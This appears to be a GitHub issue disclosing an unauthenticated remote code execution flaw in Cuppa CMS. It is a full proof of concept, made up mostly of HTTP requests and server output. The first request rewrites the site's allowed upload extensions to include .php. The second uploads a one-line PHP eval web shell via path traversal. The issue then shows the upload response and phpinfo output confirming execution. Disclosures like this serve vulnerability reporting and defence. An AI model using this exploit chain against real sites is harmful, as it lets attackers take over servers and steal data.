Unauthorized Remote Code Execution vulnerability exists in Cuppa cms via file upload function #26

Open **bkfish** opened this issue on Feb 19 · 0 comments


bkfish commented on Feb 19 • edited

An Non-authenticated attacker can upload arbitrary file via the /js/jquery_file_upload/server/php/index.php and executing it on the server reaching the RCE.

poc

```
POST /classes/ajax/Functions.php HTTP/1.1
Host: localhost:8888
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1061
Cookie:  country=us; language=en; administrator_document_path=%2F

file=eyJhZG1pbmlzdHJhdG9yX3RlbXBsYXRlIjoiZGVmYXVsdCIsImxpc3RfbGltaXQiOiIyNSIsImZvbnRfbGlzdCI6IlJhbGV3
```


this request will set $allowed_extensions in Configuration.php will add `.php`



```
public $font_list = "Raleway";
public $secure_login = "0";
public $secure_login_value = "";
public $secure_login_redirect = "";
public $language_default = "en";
public $country_default = "us";
public $global_encode = "sha1Salt";
public $global_encode_salt = "AGdvMdq9RRcwjFz0XQqucpFprKXgbWM2";
public $ssl = "0";
public $lateral_menu = "expanded";
public $base_url = "";
public $auto_logout_time = "30";
public $redirect_to = "false";
public $table_prefix = "cu_";
public $allowed_extensions = "*.gif; *.jpg; *.jpeg; *.pdf; *.ico; *.png; *.svg;*.php;";
public $upload_default_path = "upload_files";
public $maximum_file_size = "5242880";
public $csv_column_separator = ",";
public $tinify_key = "";
public $email_outgoing = "";
public $forward = "";
public $smtp = "0";
```

then upload a php file ,set the path as "../"

```
POST /js/jquery_file_upload/server/php/ HTTP/1.1
Host: localhost:8888
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------8021712423960420462477355542
Content-Length: 930

-----------------------------8021712423960420462477355542
Content-Disposition: form-data; name="path"

../
-----------------------------8021712423960420462477355542
Content-Disposition: form-data; name="unique_name"

true
-----------------------------8021712423960420462477355542
Content-Disposition: form-data; name="resize_width"


-----------------------------8021712423960420462477355542
Content-Disposition: form-data; name="resize_height"


-----------------------------8021712423960420462477355542
Content-Disposition: form-data; name="crop"


-----------------------------8021712423960420462477355542
Content-Disposition: form-data; name="compress"


-----------------------------8021712423960420462477355542
Content-Disposition: form-data; name="files[]"; filename="cmd.php"
Content-Type: image/jpeg


<?php @eval($_POST['cmd']);?>
-----------------------------8021712423960420462477355542--
```




```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data;
boundary=---------------------------80217124239604204624773555542
Content-Length: 931
Origin: http://localhost:8888
Connection: close
Referer: http://localhost:8888/js/filemanager/index.php
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

-----------------------------80217124239604204624773555542
Content-Disposition: form-data; name="path"

../
-----------------------------80217124239604204624773555542
Content-Disposition: form-data; name="unique_name"

true
-----------------------------80217124239604204624773555542
Content-Disposition: form-data; name="resize_width"


-----------------------------80217124239604204624773555542
Content-Disposition: form-data; name="resize_height"


-----------------------------80217124239604204624773555542
Content-Disposition: form-data; name="crop"


-----------------------------80217124239604204624773555542
Content-Disposition: form-data; name="compress"


-----------------------------80217124239604204624773555542
Content-Disposition: form-data; name="files[]"; filename="cmd.php"
Content-Type: image/jpeg


<?php @eval($_POST['cmd']);?>
-----------------------------80217124239604204624773555542--
```

```
HTTP/1.1 200 OK
Date: Sat, 19 Feb 2022 14:39:25 GMT
Server: Apache/2.4.46 (Unix) mod_fastcgi/mod_fastcgi-SNAP-0910052141 OpenSSL/1.0.2u mod_wsgi/3.5
Python/2.7.13
X-Powered-By: PHP/5.6.40
Set-Cookie: country=us; path=/
Set-Cookie: language=en; path=/
Set-Cookie: PHPSESSID=36fedb33e2ee56462b7c350615f014cc; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Cache-Control: no-store, no-cache, must-revalidate
Content-Disposition: inline; filename="files.json"
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: false
Access-Control-Allow-Methods: OPTIONS, HEAD, GET, POST, PUT, PATCH, DELETE
Access-Control-Allow-Headers: Content-Type, Content-Range, Content-Disposition
Vary: Accept
Connection: close
Content-Type: application/json
Content-Length: 251

{"files":[{"name":"cmd_1645281565.php","size":30,"type":"image\/jpeg","url":"..\/..\/..\/..\/media\/..\/\/cmd_164528156
5.php","deleteUrl":"http:\/\/localhost:8888\/js\/jquery_file_upload\/server\/php\/?file=cmd_1645281565.php","deleteT
ype":"DELETE"}]}
```

uploadfile name can be seen in response `"url":"..\/..\/..\/..\/media\/..\/\/cmd_1645281565.php"`

as we can know, `/media/../cmd_1645281565.php` is as same as `/cmd_1645281565.php`

so visit `/cmd_1645281565.php` you can getshell



localhost:8888/cmd_1645281565.php

```
http://localhost:8888
/cmd_1645281565.php
```

☑ Enable Post data

```
cmd=phpinfo();
```

☐ Enable Referer

PHP Version 5.6.40

System	Darwin bkfishs-MacBook-Pro.local 21.2.0 Darwin Kernel Version 21.2.0: Sun Nov 28 20:28:54 PST 2021; root 8019.61.5~1/RELEASE_X86_64 x86_64
Build Date	Sep 30 2021 12:07:56
Configure Command	'./configure' '--with-mysql=mysqlnd' '--with-gd' '--with-jpeg-dir=/Applications/MAMP/Library' '--with-png-dir=/Applications/MAMP/Library' '--with-zlib' '--with-zlib-dir=/Applications/MAMP/Library' '--with-freetype-dir=/Applications/MAMP/Library' '--prefix=/Applications/MAMP/bin/php/php5.6.40' '--exec-prefix=/Applications /MAMP/bin/php/php5.6.40' '--sysconfdir=/Applications/MAMP/bin/php/php5.6.40/conf' '--with-config-file-path=/Applications/MAMP/bin/php/php5.6.40/conf' '--enable-ftp' '--enable-gd-native-ttf' '--with-bz2=/Application /MAMP/Library' '--with-mysqli=mysqlnd' '--with-t1lib=/Applications/MAMP/Library' '--enable-mbstring=all' '--with curl=/Applications/MAMP/Library' '--enable-sockets' '--enable-bcmath' '--with-imap=shared,/Applications /MAMP/Library/lib/imap-2007f' '--with-imap-ssl=/Applications/MAMP/Library' '--enable-soap' '--with-kerberos' '-enable-calendar' '--with-pgsql=shared,/Applications/MAMP/Library/pg' '--enable-exif' '--with-libxml-dir=/Applica /MAMP/Library' '--with-gettext=shared,/Applications/MAMP/Library' '--with-xsl=/Applications/MAMP/Library' '--v pdo-mysql=mysqlnd' '--with-pdo-pgsql=shared,/Applications/MAMP/Library/pg' '--with-mcrypt=shared,/Applica /MAMP/Library' '--with-openssl=/Applications/MAMP/Library' '--enable-zip' '--with-iconv=/Applications /MAMP/Library' '--enable-opcache' '--enable-cgi' '--enable-intl' '--with-icu-dir=/Applications/MAMP/Library' '--wi tidy=shared,/Applications/MAMP/Library' '--enable-wddx' '--with-libexpat-dir=/Applications/MAMP/Library' '--wi readline' '--with-mhash' '--disable-phpdbg' '--with-xmlrpc' '--with-ldap' '--enable-pcntl' 'CFLAGS=-arch 'LDFLAG arch 'LIBS=-lresolv' 'YACC=/Applications/MAMP/Library/bin/bison' 'CXXFLAGS=-arch
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/Applications/MAMP/bin/php/php5.6.40/conf
Loaded Configuration File	/Library/Application Support/appsolute/MAMP PRO/conf/php5.6.40.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226

bkfish changed the title ~~An Remote Code Execution vulnerability exists in Cuppa cms via file upload function~~ **A Remote Code Execution vulnerability exists in Cuppa cms via file upload function** on Feb 19

bkfish changed the title ~~A Remote Code Execution vulnerability exists in Cuppa cms via file upload function~~ **A Non-authenticated Remote Code Execution vulnerability exists in Cuppa cms via file upload function** on Feb 19

bkfish changed the title ~~A Non-authenticated Remote Code Execution vulnerability exists in Cuppa cms via file upload function~~ **Non-authenticated Remote Code Execution vulnerability exists in Cuppa cms via file upload function** on Feb 19

bkfish changed the title ~~Non-authenticated Remote Code Execution vulnerability exists in Cuppa cms via file upload function~~ **Unauthorized Remote Code Execution vulnerability exists in Cuppa cms via file upload function** on Feb 19

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant